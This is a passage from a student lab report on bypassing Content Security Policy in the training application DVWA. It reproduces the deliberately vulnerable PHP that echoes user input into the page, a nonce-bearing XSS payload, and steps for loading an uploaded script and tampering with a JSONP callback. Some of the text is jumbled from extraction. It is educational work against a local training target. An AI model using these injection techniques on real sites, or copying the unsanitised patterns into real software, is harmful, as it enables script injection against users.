


# These might work if you can't create your own for some reason
# https://pastebin.com/raw/8570EE00
# https://www.toptal.com/developers/hastebin/raw/cezarukeka

?>
<?php
if (isset($_POST['include'])) {
$page[ 'body' ] .= "
<script src='".$ $_POST['include']."'></script>
";
}
$page[ 'body' ] .= "
<form name='csp' method='POST'>
    <p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</p>
    <input size='50' type='text' name='include' value='' id='include' />
    <input type='submit' value='Include' />
</form>
";
```

We first create the JavaScript file to be executed.




I then upload the file using the file upload attack.



We then send this file to be executed by including its URL

<http://localhost/DVWA/hackable/uploads/hack.js>



b. Medium

In this level, the CSP only allows scripts with the nonce tag with the value shown below.

```

<script src="source/high.js"></script>
';

Medium Unknown Vulnerability Source
<?php
$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA='";
header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");


# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA">alert(1)</script>

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
" . $_POST['include'] . "
";
}
$page[ 'body' ] .= "
<form name="csp" method="POST">
<p>whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
<input size="50" type="text" name="include" value="" id="include" />
<input type="submit" value="Include" />
</form>
";
}

Low Unknown Vulnerability Source
<?php
$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-"


```

So, in order to run my JavaScript function I can just add my tag to the input box directly with the nonce tag `<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("YOU HAVE BEEN HACKED")</script>`



c. High

In this level, the developer only allows JavaScript files within this website's environment. Here, a function is returned via callback and being run to display the value of the sum.



The screenshot shows a Mozilla Firefox browser window displaying the DVWA 'High' level challenge. The URL is `localhost/DVWA/vulnerabilities/view_source_all.php?id=csp`. The page content is as follows:

```
<?php
// Unlike the high level, this does a JSONP call but does not use a callback, instead it hardcodes the function to call.</p>
<p>The CSP settings only allow external JavaScript on the local server and no inline code.</p>
<p>1+2+3+4+5=<span id="answer"></span></p>
<input type="button" id="solve" value="Solve the sum" />
</form>

<script src="source/impossible.js"></script>
'>
```

High Unknown Vulnerability Source

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self';";
header($headerCSP);


?>
<?php
if (isset($_POST['include'])) {
$page[ 'body' ] .= "
" . $_POST['include'] . "
";
}
$page[ 'body' ] .= "
<form name='csp' method='POST'
>
<p>The page makes a call to ' .. DVWA_WEB_PAGE_TO_ROOT .. '/vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.</p>
<p>1+2+3+4+5=<span id="answer"></span></p>
<input type="button" id="solve" value="Solve the sum" />
</form>


<script src="source/high.js"></script>
'>
```

Medium Unknown Vulnerability Source

```
<?php
```

In order to run my own JavaScript code we use burp suit to intercept the request and change the function being called from solve sum, to alert("HACKER").





d. Impossible

```

$headersCSP = "Content-Security-Policy: script-src 'self';";
header($headersCSP);

if (isset($_POST['include'])) {
    $page[ 'body' ] .= "
        . $_POST['include'] . "
    ;
}

$page[ 'body' ] .= '
<form method="POST">
    <p>Unlike the high level, this does a JSONP call but does not use a callback, instead it hardcodes the function to call.</p><p>The CSP settings only allow external JavaScript on the local server and no inline code.</p>
    <p>1+2+3+4+5<span id="answer"></span></p>
    <input type="button" id="solve" value="Solve the sum" />
</form>

<script src="source/impossible.js"></script>
';

```

```

vulnerabilities/csp/source/impossible.js

function clickButton() {
    var s = document.createElement("script");
    s.src = "source/json_impossible.php";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}

```

In this code, the developer does not return the function via callback but by taking the source code directly from the document which does not allow any modification to the function returned.

V. Conclusion

This was generally a very fun lab to work on. It's more hands-on than the previous ones and entailed a more thorough or detailed understanding of the concepts to be able to apply the different techniques and types of attacks.

This was a more demanding lab though, so we had to distribute the work for the sake of time management and meeting the deadline.

Finally, the references list is relatively shorter as we didn't need to research as much this time. DVWA "View Help" and "View Source" interfaces are informative enough, and we only resorted to the spoilers where indicated throughout the report. It also, probably, helped that both of us have completed CSC326 (Operating Systems) and CSC443 (Web Programming) courses, which provided us with enough background information to minimize the need to search different commands and syntax.

VI. References

Kali Linux

<https://www.kali.org/>

Damn Vulnerable Web Application (DVWA)

<https://github.com/digininja/DVWA>

<https://www.youtube.com/watch?v=PaB17Cc0dUg&t=124s>

MariaDB Comment Syntax

<https://mariadb.com/kb/en/comment-syntax/>

MariaDB Different Releases and Versions

<https://mariadb.org/mariadb/all-releases/>

MySQLi Real Escape String

<https://www.php.net/manual/en/mysqli.real-escape-string.php>

Text to ASCII Converter

<https://www.browserling.com/tools/text-to-ascii>

HTML Special Chars

<https://www.php.net/manual/en/function.htmlspecialchars.php>

LAU Website

<https://www.lau.edu.lb/>

PHP Trim

<https://www.php.net/manual/en/function.trim.php>

Brute Force (High)

https://www.agarri.fr/blog/archives/2020/01/13/intruder_and_csrf-protected_form_without_macros/index.html

Most Common Passwords File

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10k-most-common.txt>

File Upload

<https://ethicalhacs.com/dvwa-file-upload/>